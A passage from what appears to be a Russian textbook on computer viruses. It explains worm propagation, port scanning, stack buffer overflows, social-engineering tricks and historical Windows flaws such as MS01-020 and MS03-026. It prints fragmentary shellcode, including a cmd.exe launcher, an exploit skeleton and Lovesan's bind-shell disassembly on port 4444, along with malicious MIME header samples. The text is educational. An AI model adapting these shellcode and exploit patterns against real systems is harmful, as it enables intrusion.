Конечно, само по себе наличие открытых портов на компьютере – не криминал. Ни одна правильно используемая серверная задача просто не предназначена для того, чтобы скачивать откуда-то из сети посторонние программы (каковыми являются вирусы и черви) и запускать их. Но некоторые серверные задачи содержат *уязвимости* (их еще называют «*дырами*») – неточности и ошибки в программном коде, которые допускают использование этих задач, не предусмотренное разработчиками. Может быть, «старослужащие» еще помнят таксофоны и газировочные автоматы советских времен, которые при мощном ударе по крепкому металлическому корпусу вываливали в лоток для сдачи сразу все накопленные за несколько дней монетки? Нечто подобное характерно и для некоторых сетевых серверов. Разумеется, наличие или отсутствие уязвимостей зависит от версии операционной системы, версии серверного программного обеспечения, поставленных или непоставленных «заплаток» и т. п.

Поэтому первой проблемой типичного интернет-червя является так называемое «*сканирование портов*», то есть попытка определить потенциальные источники уязвимости на подключенном к глобальной сети компьютере. Как червь выбирает цель – «отдельная песня», но, в принципе, атаке может быть подвержен любой компьютер мира, подключенный к Интернету и имеющий свой IP-адрес. Обычно сканирование портов заключается в посылке пакетов с запросами на самые разные порты компьютера: на 135, 137–139, 445 и т. п. – если предполагается, что компьютер является обычной рабочей станцией; или на 20–21, 25, 80, 110 и т. п. – если предполагается, что компьютер является выделенным сетевым сервером. По идее, открытый и стандартно настроенный порт должен ответить: «готов к работе». А червь, получив отклик, – поставить галочку в соответствующую графу своей записной книжечки: «попробуем залезть». Обратите внимание, «нормальные» клиентские программы так не поступают! Желанный гость приходит и просто однократно звонит в дверь, а вот жулик может сначала позвонить, потом постучаться, потом поцарапаться в окошко и т. п. Поэтому сканирование портов довольно легко распознать, и если оно обнаружено, то имеется очень высокая вероятность готовящейся вирусной, троянской (и вообще, злонамеренной) атаки на узел сети.

Вторая проблема, которую решает типичный червь, – это попытка использовать потенциальные уязвимости. Конкретные способы и методы, применяемые сетевыми вирусными программами, будут нами

рассмотрены далее, в разделе «Как черви проникают в компьютер». А здесь мы просто отметим, что типичный интернет-червь использует для этого так называемые *«шелл-коды»* (*«shell-codes»*). Это специально подготовленные информационные массивы, которые червь передает серверной задаче. Как правило, шелл-код содержит и фрагменты данных, которые серверная задача не может проинтерпретировать правильно, и куски программного кода, который запускается в результате неверной интерпретации. Шелл-код играет роль «отмычки», которой червь пользуется для проникновения на компьютер. Есть черви, которые содержат внутри себя и пытаются применить множество отмычек: например, опубликованный в журнале «29A» **Worm.Linux.Mworm** (он же **Multiworm**) содержал их аж 8 штук. А знаменитому червю **Net-Worm.Win32.Lovesan** (известному также под именами **Msblast, Blaster, Poza** и прочими), для того чтобы организовать в 2003 г. беспрецедентную по размерам и длительности эпидемию, хватило всего одного шелл-кода, эксплуатирующего одну-единственную уязвимость. Конечной целью работы шелл-кода является передача управления на содержащийся внутри него фрагмент, состоящий из исполняемых машинных команд. Например, этот фрагмент может найти в памяти «KERNEL32.DLL», определить адреса API-функций, а потом выполнить что-нибудь вроде

```
        push    0               ; Стек <- параметр "Окно скрыто"
        call    AAA             ; Стек <- адрес следующей команды, то есть BBB
BBB:    db      'cmd.exe',0     ; Параметр "Имя запускаемой программы"
AAA:    call    WinExec         ; Запуск программы
```

В результате начнет работу штатный командный интерпретатор CMD.EXE, при помощи которого можно удалять или создавать файлы, запускать программы на атакуемом компьютере и т. п. Фактически это означает, что контроль червя над машиной установлен.

До сих пор на компьютере «безобразничал» маленький шелл-код. Следующий этап работы типичного интернет-червя заключается в том, что он перетаскивает на атакованный компьютер свое основное «тело». Для этого можно, запустив штатный FTP-клиент операционной системы (программы FTP.EXE или TFTP.EXE), обратиться к атакующей машине, на которой оставшаяся часть червя «висит» в памяти и работает FTP-сервером, и скачать его (червя) на атакуемую машину теперь уже полностью. Возможно использование червем и иных протоколов, отличных от FTP.

Вот и все. Дальнейшие действия червя уже легко предсказуемы. Он раскладывает себя по каталогам, помещает нужные записи в конфигурационные файлы или Реестр, после чего ждет перезагрузки.

После перезапуска операционной системы стартует и начинает работать уже основная часть червя. Один поток червя сканирует порты удаленных компьютеров, другой раскидывает на эти компьютеры шелл-коды, третий «служит» FTP-сервером и ждет запросов от шелл-кодов, закрепившихся на удаленном «плацдарме» и т. п.

Таким образом, типичный интернет-червь – довольно сложный программный комплекс, состоящий из нескольких подсистем и способный работать в нескольких режимах. Бывает, он даже оформляется в виде нескольких программных файлов.

Первая «пятилетка» XXI века ознаменовалась массовыми эпидемиями интернет-червей, заражавших как обычные машины под управлением различных версий Windows (например, **Net-Worm.Win32.Lovesan** или **Net-Worm.Win32.Sasser**), так и выделенные сетевые серверы (например, **Net-Worm.Win32.CodeRed** или **Net-Worm.Win32.Slammer**). Интересно, что в борьбе с эпидемией вируса **Net-Worm.Win32.Lovesan** определенную роль сыграл «контрвирус» **Net-Worm.Win32.Welchia**, который сначала помог погасить «вражескую» эпидемию, а потом устроил свою собственную. Страдали и Linux-системы – от червей типа **Net-Worm.Linux.Slapper** и **Net-Worm.Linux.Ramen**, принцип действия которых в общих чертах похож на принцип действия их Windows-собратьев. Во втором пятилетии «суперэпидемий» уже не было, но количество распространяющихся через Интернет червей, использующих как старые идеи, так и новые уязвимости, осталось значительным.

Основной способ борьбы с подобными вирусами – применение файрволлов (брандмауэров), которые способны анализировать сетевой трафик и «закрывать» те или иные порты.

6.5. Как черви проникают в компьютер

...Аборигены способны проникать в корабль. Корабль их впускает. Для сравнения напомню, что ни тагорцу, ни даже пантианину, при всем их огромном сходстве с человеком, люковую перепонку не преодолеть. Люк просто не раскроется перед ним...

А. и Б. Стругацкие. «Малыш»

В отечественной компьютерной среде определенную известность получили шутливые «аксиомы М. Р. Шура-Буры»:

В каждой программе есть хотя бы одна ошибка. Если ошибок нет, то неверен алгоритм. Если алгоритм верен, то программа никому не нужна.

Увы, в них слишком много горькой правды. И слишком часто именно ошибки и неточности в системном программном обеспечении служат входными воротами для сетевой инфекции.

Выше мы уже приводили пример с чересчур «дружелюбным» газировочным автоматом, теперь рассмотрим реальные уязвимости в программном обеспечении. Большинство из них связаны с так называемым «переполнением буфера», то есть с ситуацией, когда обрабатываемые данные не умещаются в отведенную для них область памяти. Страдают от подобных уязвимостей локальные и глобальные массивы, стеки, пулы динамической памяти и т. п. Вот примитивная программа на языке Си:

```
#include <stdio.h>
#include <string.h>

int check_password(int a, int b, int c) {
 char s[8];                                    // Массив для хранения пароля
 printf("Вводи пароль: "); scanf("%s", s);     // Запрос и ввод пароля
 return strcmp(s, "secret"));                  // Проверка пароля
}

main() {
 int q=check_password(0x12345678,0x87654321,0xABCDEF00); // Вызов функции проверки
                                                         пароля
 if (!q)
  printf("Добро пожаловать!");
 else
  printf("Посторонним вход воспрещен!");
}
```

Не будем сильно критиковать ни стиль, ни стойкость защитного механизма этой программы. Отметим лишь существование очевидных методов его взлома: 1) подсмотреть правильный пароль внутри программного файла; 2) видоизменить коды машинных команд внутри программного файла. Забудем про эти методы, предположив, что программный файл злоумышленнику просто недоступен. Тем не менее обойти защиту все же возможно.

Дело в том, что машинный код, полученный в результате компиляции программных текстов, подчас имеет особенности, сохраняющиеся вне зависимости от использованного компилятора и операционной системы. В частности, в программах, написанных на языке Си, при вызове функций почти всегда происходит следующее:

- в стек заносятся параметры вызова (в обратном порядке);
- в стек заносится адрес возврата и выполняется переход на первую команду функции;
- перед началом выполнения тела функции в стеке распределяется пространство под локальные переменные (то есть под переменные, описанные внутри функции);
- если функция принадлежит системным динамическим библиотекам операционной системы Windows 9X/NT (то есть для ее вызова использована схема вызова «stdcall»), то после завершения работы тела функции указатель стека смещается так, чтобы освободить области, занимаемые переменными и параметрами;
- адрес возврата извлекается из стека, и по нему выполняется обратный переход на команду, следующую за вызовом функции;
- если функция принадлежит произвольной прикладной программе или является частью системного программного обеспечения иных операционных систем (то есть для ее вызова использована схема вызова «cdecl»), то указатель стека корректируется после возврата.

Производители конкретных компиляторов, работающих в разных операционных системах (MS-DOS, Windows, BSD, Linux[1] и т. п.), могут, конечно, видоизменить схему вызова, но в любом случае она будет представлять собой некую разновидность вышеописанной. Не обращая внимания на мелкие различия в схемах вызова, можно представить себе некую обобщенную картину – как будет выглядеть стек программы в момент начала работы функции «check_password» – см. рис. 6.12.




Рис. 6.12. Простейшая уязвимость, связанная с перекрытием стека массивом

[1] Здесь и далее под Linux будем понимать не конкретную операционную систему, а огромное семейство (Ubuntu, Debian, Fedora и пр.), использующее общее ядро.

Локальные переменные функции (а точнее массив для хранения строки пароля), адрес возврата и параметры, передаваемые функции, хранятся рядом друг с другом – в стеке.

Теперь предположим, что пользователь вводит строку пароля. Пока ее длина не превышает размера отведенного буфера (в нашем случае 8 байтов), программа будет работать корректно. Но как только пользователь введет слишком длинную строку (а в языке Си по умолчанию пересечение границ никак не контролируется), массив переполнится, и адрес возврата из функции будет заменен некими данными, представляющими собой «хвост» вводимого пароля. Отсюда вытекает идея взлома [11, 12]: если сформировать «хвост» парольной строки таким образом, чтобы он соответствовал заранее известному адресу памяти, то возврат из процедуры будет выполнен не в главную программу, а туда, куда задумал злоумышленник.

В результате злоумышленник может заставить программу не только перейти на сообщение «Добро пожаловать!», но и на свой программный код, размещенный в том же строковом буфере вместо строки пароля (это проще всего сделать при помощи машинной команды «JMP ESP» с кодом 0E4FFh). Эта «хитрая» строка, подаваемая на вход программы и содержащая и код, и данные, является не чем иным, как упомянутым ранее shell-кодом. Разумеется, приведенный пример очень примитивен и нереалистичен, но идею перехвата управления программой со стороны постороннего кода иллюстрирует вполне адекватно.

Конечно, если известен принцип использования уязвимости, должны существовать и «контрпринципы». Например, если атакуемая программа написана на паскалеподобном языке (это может быть сам Pascal, или Modula-2, или Oberon, или еще что-нибудь в этом роде), то сам компилятор озаботится проверкой целостности стека и не позволит shell-коду перехватить управление. Правда, в этом случае программа, скорее всего, просто «вылетит» с сообщением об ошибке. Другой способ борьбы с переполнением буферов – выделять их не в стеке, а в динамической памяти. Есть и способ номер три, и способ номер четыре и т. д. Все они активно применяются для написания «безошибочных» программ. Но стопроцентной гарантии корректности и они не дают. Ведь типичные системные программы содержат миллионы строк кода, написанных в разных условиях разными программистами. Как ни вылизывай, ни отлаживай, ни тестируй такую программу, все равно просмотришь какую-нибудь «мелочь»: в одном месте не проверяется количество параметров, передаваемых

функции; в другом – под локальные данные выделяется статический массив; еще где-нибудь вместо «длинных» указателей используются «короткие» и т. п. Да и сроки на отладку ограничены: ежегодно появляются новые версии операционных систем и системных программ с новыми ошибками, и заранее предсказать, где и в какой момент обнаружится новая «дыра», практически невозможно. Конечно, производители активно занимаются поиском ошибок и в новом, и в давно эксплуатируемом программном обеспечении, регулярно выпускают обновления, «*заплатки*» («*патчи*») и т. п. Но скорой и окончательной победы над уязвимостями пока не ожидается.

Поиском ошибок занимаются не только производители программного обеспечения, но и многочисленные «посторонние» исследователи. Это не вирусописатели, это представители совсем другой хакерской специализации – «*реверсеры*». Их основные инструменты – отладчики и дизассемблеры (декомпиляторы). Нередко в их распоряжении имеются даже исходные тексты исследуемых программ: в частности, только в XXI веке произошли, по крайней мере, две крупные утечки конфиденциальных материалов из Microsoft. А исходный текст значительной части программного обеспечения для Linux вообще открыт и общедоступен[1]. Реверсеров можно разделить на три большие группы.

Первую группу образуют «*белые шляпы*» – респектабельные коллективы или программисты-одиночки, легально занимающиеся «раскопками» в чужом программном коде. Найдя уязвимость, они, как правило, напрямую обращаются к производителю «слабого» программного обеспечения, предупреждая: «господа, вот тут у вас – дырка»! В ответ можно получить благодарность или даже небольшое денежное вознаграждение. Но чаще – насмешливое недоверие: «все, что вы обнаружили, невозможно, поэтому что этого не может быть никогда». Подчас, получив сведения об уязвимости, фирма-производитель неделями и месяцами «изучает проблему», не предпринимая никаких активных действий, в надежде, что за этот срок информация об уязвимости останется тайной, а потом уже выйдет новая версия программы. В этом случае о «подвиге белой шляпы» никто и никогда не узнает. Скучно и невыгодно быть «белой шляпой».

Вторая группа – «*серые шляпы*». Обнаружив «дыру», они немедленно начинают бить во все колокола и распространяют информацию

---

[1] В 2009 г. в открытом доступе появились обширные фрагменты исходных текстов от Лаборатории Касперского.

о находке по всему миру. И в этой ситуации начинаются «гонки». Почему программист из фирмы Microsoft должен быть внимательнее и сообразительнее, чем какой-нибудь школьник из Урюпинска или клерк из Гуанчжоу? Порой вирусы и троянские программы, использующие уязвимость, появляются раньше, чем «лекарство» от нее. А несколько раз бывало и так, что изготовитель программного обеспечения торопливо выпускал заплатку, закрывающую «дыру», но открывающую две новые. Приходилось вслед за ней выпускать третью, четвертую... Вот типичные «вести с полей»:

20.05.2005. Пользователи Linux, которые обновили систему в прошлом месяце из-за найденной уязвимости в KDE, должны будут ставить новую заплатку. Дело в том, что прошлый патч содержал ошибку, из-за которой был неэффективен. Уязвимость касалась компонента kimgio... Патчи, выпущенные ранее, решали большинство проблем, однако привнесли новые – компонент стал несовместим с изображениями .rgb...

19.08.2008. Microsoft переиздала патч для службы Windows Server Update Services... Microsoft выявила ошибку синхронизации в Office 2003 Service Pack 1 и пообещала патч, выпущенный 9 июня. Однако появившийся патч не стал окончательным решением, так как некорректно устанавливался на компьютеры с Windows Server 2008. 1 августа поступил в загрузку переизданный патч, а на днях он еще раз подвергся обновлению...

Еще показательнее группа из 10 уязвимостей в приложениях MS Office, последовательно обнаруженных и использованных китайскими хакерами в марте-июне 2006 г. Программисты из Microsoft выпустили 10 «заплаток», вместо того чтобы однократно проанализировать и исправить общую ошибку в программном коде, работающем с форматом Structured Storage.

Итак, уязвимости исправляются далеко не сразу и не всегда корректно. А в это время исследователь, обнаруживший уязвимость, наслаждается почетом и известностью. Одни проклинают его, другие превозносят. Имя «героя» не сходит с новостных лент в Интернете, он получает многочисленные предложения о сотрудничестве, его приглашают на высокооплачиваемую работу. Быть «серой шляпой» интересно и выгодно, правда, вызывает сомнения этическая сторона подобного поведения.

Наконец, *«черные шляпы»* – это адепты черной компьютерной магии. Обнаружив новый способ проникновения в систему, они делятся

находкой только со «своими». Информация об уязвимостях обычно распространяется в виде *«эксплойтов»* – коротеньких программок, демонстрирующих идею проникновения в чужую систему.

```
/* Типичный исходный текст типичного эксплойта */
unsigned char shellcode[] =
"\x88\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC"
...
"\xF8\x50\xBB\xC7\x93\x8F\x77\xFF\xD3";
int main () {
 int *ret;
 ret=(int *)&ret+2;
 printf("Shellcode Length is : %d",strlen(shellcode));
 (*ret)=(int)shellcode;
 return 0;
}
```

Среди «черных шляп» эксплойты – ценный товар. Особенно дороги и востребованы *«эксплойты нулевого дня»* (*«0-day exploits»*, *«zero-day exploits»*), то есть самые свежие, никому еще неизвестные разработки. Они могут стоить сотни и тысячи долларов. Получив «рецепт проникновения», вирусописатели, не торопясь, создают своих зловредов и в определенный «день Д» и «час Ч» выпускают их на волю. Дальнейшее развитие событий легко предсказуемо.

Ниже будут рассмотрены несколько наиболее известных уязвимостей.

6.5.1. «Социальная инженерия»

Самая широкая и принципиально неустранимая «дыра» находится не в программном обеспечении, а в голове типичного пользователя. Нет, речь идет не о ротовом отверстии в черепе homo sapiens, а всего лишь о низкой квалификации, невнимательности и доверчивости отдельных представителей этого вида живых существ, населяющих планету Земля. Методы использования глупости и головотяпства пользователей получили красивое наименование *«социальная инженерия»* (*social engineering*), хотя на самом деле правильнее было бы назвать их «обманом» и «мошенничеством».

Как запустить вирусную программу на чужом компьютере? Да очень просто: прислать ее пользователю по электронной почте, и пусть он запустит ее собственными руками!

Вспомните: первые поколения червя **Macro.Word97.Melissa** распространялись в документах, содержащих пароли к порносайтам. Пользователи сами загружали зараженные документы в свой MS

Word, позволяя вирусу проникнуть в систему. Подобный «трюк» возможен не только с документами, но и с прикладными программами. Достаточно придать файлу почтового вложения, содержащего вирусную программу, какое-нибудь «запускабельное» расширение («.BAT», «.COM», «.PIF», «.SCR2 и т. п.), а операционная система сама разберется с истинным внутренним форматом. В самом же письме следует пояснить, что пользователь запускает не абы что, а «скринсейвер с Бритни Спирс», «прикольную компьютерную игрушку», «взломщик Вконтакте» и т. п. Вот как, например, вирус **E-Worm.Swen** убеждал пользователя запустить «новую заплатку от Microsoft»:




Рис. 6.13 ❖ Письмо с почтовым червем Swen

Ну, пользователь, давай же... щелкай левой клавишей мышки! И тот щелкал, запуская вирус.

Примитивно? Нагло? Но действенно.

Почтовые черви, использующие подобный трюк, вызывали весьма существенные эпидемии в первом пятилетии XXI века: **E-Worm.Swen**, **E-Worm.Klez**, **E-Worm.Borzella**, **E-Worm.Hybris** и прочие.

Впрочем, благодаря настойчивым разъяснениям со стороны антивирусных компаний и средств массовой информации через некоторое время пользователи выучили «опасные» расширения файлов и вняли совету – не запускать посторонних программ, приходящих по почте.

Правда, это совсем не означало, что они в результате сильно поумнели. Допустим, пришедшие по электронной почте программы запускать нельзя. А картинки смотреть можно? А тексты читать? А музыку слушать? А клипы смотреть? Запретов нет? Ну и замечательно!

Поэтому следующий трюк, использованный вирусописателями для обмана пользователей, заключался в конструировании «сложных» имен файлов. Дело в том, что операционная система Windows 9X/NT допускает присутствие внутри спецификации файла любого количества точек (символов с ASCII-кодом 2Eh) и пробелов (символов с ASCII-кодом 40h). Поэтому имя файла, сконструированного по принципу «ME_NUDE.JPG ... много пробелов ... .EXE», вполне легально. Для пользователя, наблюдающего на экране только левую часть имени, оно соответствует файлу с картинкой, но для операционной-то системы – файлу запускаемой программы! Таким образом, щелкая мышкой по иконке с именем «ME_NUDE.JPG», глупый пользователь намеревается увидеть картинку с пикантным содержимым, а на самом деле запускает вирус. Конечно, эффективность этого метода во многом зависит от взаимного положения на экране элементов управления почтового клиента, от размеров окон и т. п. Так, например, пользователь «Outlook Express» почти наверняка «купится» на уловку, а пользователь «The Bat» имеет шанс увидеть полное имя файла червя **E-Worm.Stator.a** и избежать заражения (см. рис. 6.14).




Рис. 6.14 ❖ В окне клиента TheBat видна часть подлинного имени червя

Интересной разновидностью махинаций с именами вложений является принцип действия вируса **E-Worm.Myparty**. Этот червяк называл файл вложения именем «WWW.MYPARTY.YAHOO.COM». Поди разберись, кликаешь ли ты по ссылке на почтовый интернет-сервис «Yahoo» или запускаешь исполняемый файл с расширением «.COM».

Казалось бы, все вышеупомянутые «трюки» рассчитаны на малоквалифицированную публику, а опытные пользователи не должны попадаться на столь примитивную удочку. Но в первой половине 2004 года Интернет потрясла эпидемия почтового червя **E-Worm. Mydoom**, ориентированного не на «дураков», а наоборот – на «шибко умных». Червь маскировался под «квитанцию», отсылаемую почтовым релеем назад, после неудачной попытки доставить письмо. «Ваше прошлое письмо, – сообщал он, – находящееся сейчас в заархивированном аттаче, адресату не доставлено» (см. рис. 6.15).




Рис. 6.15 ❖ Почтовый червь Mydoom маскируется под «квитанцию»

Удивленный пользователь немедленно бросался выяснять, какое именно его письмо не нашло своего адресата. Он терял всякую осторожность, своими собственными руками распаковывал архив и... разумеется, запускал «заразу».

Все способы обмана доверчивого пользователя перечислить невозможно – их сотни! Методов борьбы тоже немало.

Современные версии почтовых клиентов умеют самостоятельно распознавать тип пришедшего файла и предупреждать пользователя: «Внимание, в почтовом вложении – программа»! Некоторые почтовые релеи не пропускают письма с архивированными аттачами, что, конечно, очень неудобно для пользователей, но против **Mydoom**-подобных червей достаточно действенно. Установленный в режиме монитора антивирус также может заблокировать запуск пришедшей

по почте программы. Ну а общий подход к противодействию подобного рода «заразе» – просто не активировать (то есть не читать, не запускать, не просматривать) подозрительные почтовые вложения: документы, программы, картинки и т. п.

Впрочем, как будет продемонстрировано ниже, даже и такой подход не всегда оказывается действенным.

6.5.2. Ошибки при обработке почтовых вложений

В общем программном коде WWW-клиента Internet Explorer и почтового клиента Outlook Express версий 5.01 и 5.5 имелись грубые алгоритмические ошибки, связанные с неправильным распознаванием типа файла, помещенного в почтовое вложение (аттач). Если в служебных заголовках письма описать этот файл как картинку, музыкальный фрагмент, видеоклип и т. п., а вместо него присоединить к электронному письму исполняемую программу, то она будет запущена автоматически в тот момент, когда пользователь просто знакомится с текстом письма. Ведь операционная система распознает содержимое файла не по внешнему описанию, а по внутреннему содержимому (в данном случае по сигнатуре «MZ»).

Вот фрагмент письма, рассылаемого червем **E-Worm.Win32.Aliz**:

```
-- bound
Content-Type: audio/x-wav;
name="whatever.exe"
Content-Transfer-Encoding: base64
Content-ID:
```

Этот почтовый червь, несмотря на некоторые неточности (в частности, он не совсем верно определял местоположение файла адресной книги), вызвал в 2001 г. довольно обширную эпидемию.

Другой способ использования уязвимости заключается в «махинациях» с письмами, у которых поле «Content-Type» имеет значение «text/html». Все почтовые клиенты автоматически отображают такие письма не в виде текста, а в виде html-странички. Давайте вспомним основы языка гипертекстовой разметки: в текст странички вставляются «тэги» – служебные метки, ограниченные угловыми скобками: «<» и «>». В контексте данной главы особенно интересен тэг «<iframe>», предназначенный для вставки одной html-странички в другую. Для того чтобы обмануть Outlook Express, достаточно при описании аттача в служебном заголовке указать, что вложенный объект является текстом, закодированным при помощи метода «quoted-printable»,

а вместо этого подсунуть программу. Вот пример оформления «заразного» письма в черве **E-Worm.Nimda**:

```
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=...
Content-Type: text/html;
Content-Transfer-Encoding: quoted-printable
...
<html>
<title></title>
<body>
<iframe src=3Dcid: файл_червя height=300 width=300>
</iframe>
...
</body>
</html> ...
Content-ID: файл_червя
```

Программа, помещенная в аттач, по-прежнему, запускалась автоматически, стоило только пользователю взглянуть на текст письма.

Рассмотренная ошибка описана в бюллетене Microsoft с индексом MS01-020 «Incorrect MIME Header Can Cause IE to Execute E-mail Attachment». Ей были подвержены клиенты Internet Explorer и Outlook Express версий 5.01, которые по умолчанию устанавливались вместе с Windows 98 SE и Windows 2000. Не исправлена она была и в Internet Explorer 5.5. Обширнейшие эпидемии почтовых червей **E-Worm.Aliz**, **E-Worm.Nimda**, **E-Worm.Awron**, **E-Worm.Swen**, **E-Worm.Klez**, **E-Worm.Netsky** и т. п. в 2001–2003 годах оказались возможны благодаря именно этой уязвимости. От заражения не спасала даже рекомендованная выше «сверхбдительность» со стороны пользователя. После обнаружения ошибки фирмой Microsoft были изданы патчи... но только для американских версий Internet Explorer и Outlook Express, да и то не для всех разновидностей. А для русских, французских, немецких, китайских и прочих локализованных версий никаких патчей не было. Отказавшись исправлять ошибки, Microsoft в 2001–2003 годах фактически вынудила пользователей ускоренными темпами переходить на Windows XP с Internet Explorer версии 6.0 (который тоже кишмя кишел ошибками, правда, иными).

Впрочем, пользователей почтового клиента TheBat и встроенных WWW-клиентов Netscape Navigator/Communicator и Opera эти эпидемии практически не коснулись. А после того как большинство пользователей перешли на современные версии почтовых клиентов, эпидемии червей, использовавших уязвимость MS01-20, потихоньку заглохли сами собой.

6.5.3. Ошибки в процессах SVCHOST и LSASS

Системные процессы «SVCHOST» и «LSASS» играют важную роль в Windows NT – они содержат большое количество служебных потоков, необходимых для работы операционной системы. Ранее, в разделе, посвященном маскировке Windows-вирусов, приводились примеры некоторых таких потоков. К сожалению, именно в них были обнаружены уязвимости, позволявшие вредоносному коду проникать в систему извне, по сети.

Один из потоков процесса «SVCHOST» отвечает за службу DCOM RPC – подсистему, которая обеспечивает информационное взаимодействие друг с другом прикладных и системных программных компонентов, расположенных как на одной, так и на разных машинах сети. К сервисам подсистемы возможен как локальный доступ, так и обращение по сети через порт 135 при помощи протоколов семейств TCP/IP, NetBIOS и IPX/SPX. В июле 2003 г. группа «серых шляп», именующих себя LSD – Last Stage of Delerium («Последняя стадия похмелья»), обнаружила в сервисной функции «CoGetInstanceFromFile» библиотеки «OLE32.DLL» критическую уязвимость – под содержимое одного из строковых параметров был зарезервирован массив постоянной длины 544 байта:

```
HRESULT CoGetInstanceFromFile(
COSERVERINFO * pServerInfo,
CLSID * pclsid,
IUnknown * punkOuter,
DWORD dwClsCtx,
DWORD grfMode,
OLECHAR * szName, // <- Неверно используемый параметр
ULONG cmq,
MULTI_QI * rgmqResults
);
```

Библиотека загружалась в адресное пространство процесса «SVCHOST», а функция активно использовалась службой RPC DCOM. Это означало возможность атаки на RPC DCOM по сети в соответствии с рассмотренной выше схемой «переполнения буфера».

Ошибка присутствовала практически во всех распространенных в то время операционных системах ветви NT: Windows NT 4.0, Windows 2000, Windows XP, Windows 2003 Server и модификациях, выполненных сторонними фирмами (например, Cisco). Очень быстро, буквально через две недели китайская команда «серых шляп» Xfocus сумела использовать эту уязвимость, разработав и опубликовав соответствующий эксплойт. Программисты из Microsoft оперативно выпусти-

ли бюллетень безопасности MS03-026 и «заплатку» против уязвимости. Однако «заплаткой» воспользовались только наиболее бдительные и ответственные сетевые администраторы, а десятки миллионов рядовых пользователей тревожную информацию просто проигнорировали. Ну в самом деле, не бежим же мы сломя голову в ближайшую аптеку, услышав по радио о появлении в Китае или Мексике какой-нибудь новой разновидности «птичьего» или «свиного» гриппа!

Вирус-червь, использовавший уязвимость MS03-026, появился в середине августа 2003 года – это был знаменитый **Net-Worm.Win32.Lovesan** (он же **W32.Blaster**, он же **W32.MSBlast**, он же **Poza**). Этот вирус (и его клоны) организовал огромную по масштабам эпидемию.

Вирус атаковал компьютеры со случайно выбранными IP-адресами, посылая на порт 135 TCP-пакеты с shell-кодом. Чересчур длинное имя файла переполняло выделенный под него буфер и «затирало» адрес возврата из функции «CoGetInstanceFromFile» новым значением (18759Fh для Windows 2000 и 100139Dh для Windows XP). Это был адрес участка адресного пространства, принадлежащего процессу «SVCHOST» и содержащего команду «JMP ESP». Таким образом, выход из функции происходил куда-то вглубь «SVCHOST», но почти сразу же управление возвращалось на начало буфера, содержащего shell-код.

Этот shell-код при помощи методов, характерных для Win32-вирусов, искал в памяти «KERNEL32.DLL», а внутри – все необходимые функции. Вот очень поучительный фрагмент shell-кода, при помощи которого вирус становился сетевым сервером и осуществлял запуск командного интерпретатора «CMD.EXE»:

```
...
push    5C110002h           ; тип 02 - дейтаграммный, порт 0x115C=4444
mov     ecx, esp
push    16h                 ; длина идентификатора
push    ecx                 ; адрес идентификатора узла
push    ebx                 ; сокет
call    dword ptr [esi+20h] ; call bind
 ...
call    dword ptr [esi+24h] ; call listen
 ...
call    dword ptr [esi+28h] ; call accept
mov     edx, eax            ; Хэндл сокета
push    657865h             ; Строка имени
push    2E646D63h           ; 'CMD.EXE',0
 ...
; Заполнение структуры STARTUPINFOA
mov     [esp+48h], edx      ; Переназначение STDINPUT
```

```
mov     [esp+4Ch], edx      ; Переназначение STDOUTPUT
mov     [esp+50h], edx      ; Переназначение STDERR
lea     eax, [esp+10h]
push    esp                 ; PROCESS_INFORMATION
push    eax                 ; STARTUPINFOA
push    ecx                 ; 0
push    ecx                 ; 0
push    ecx                 ; 0
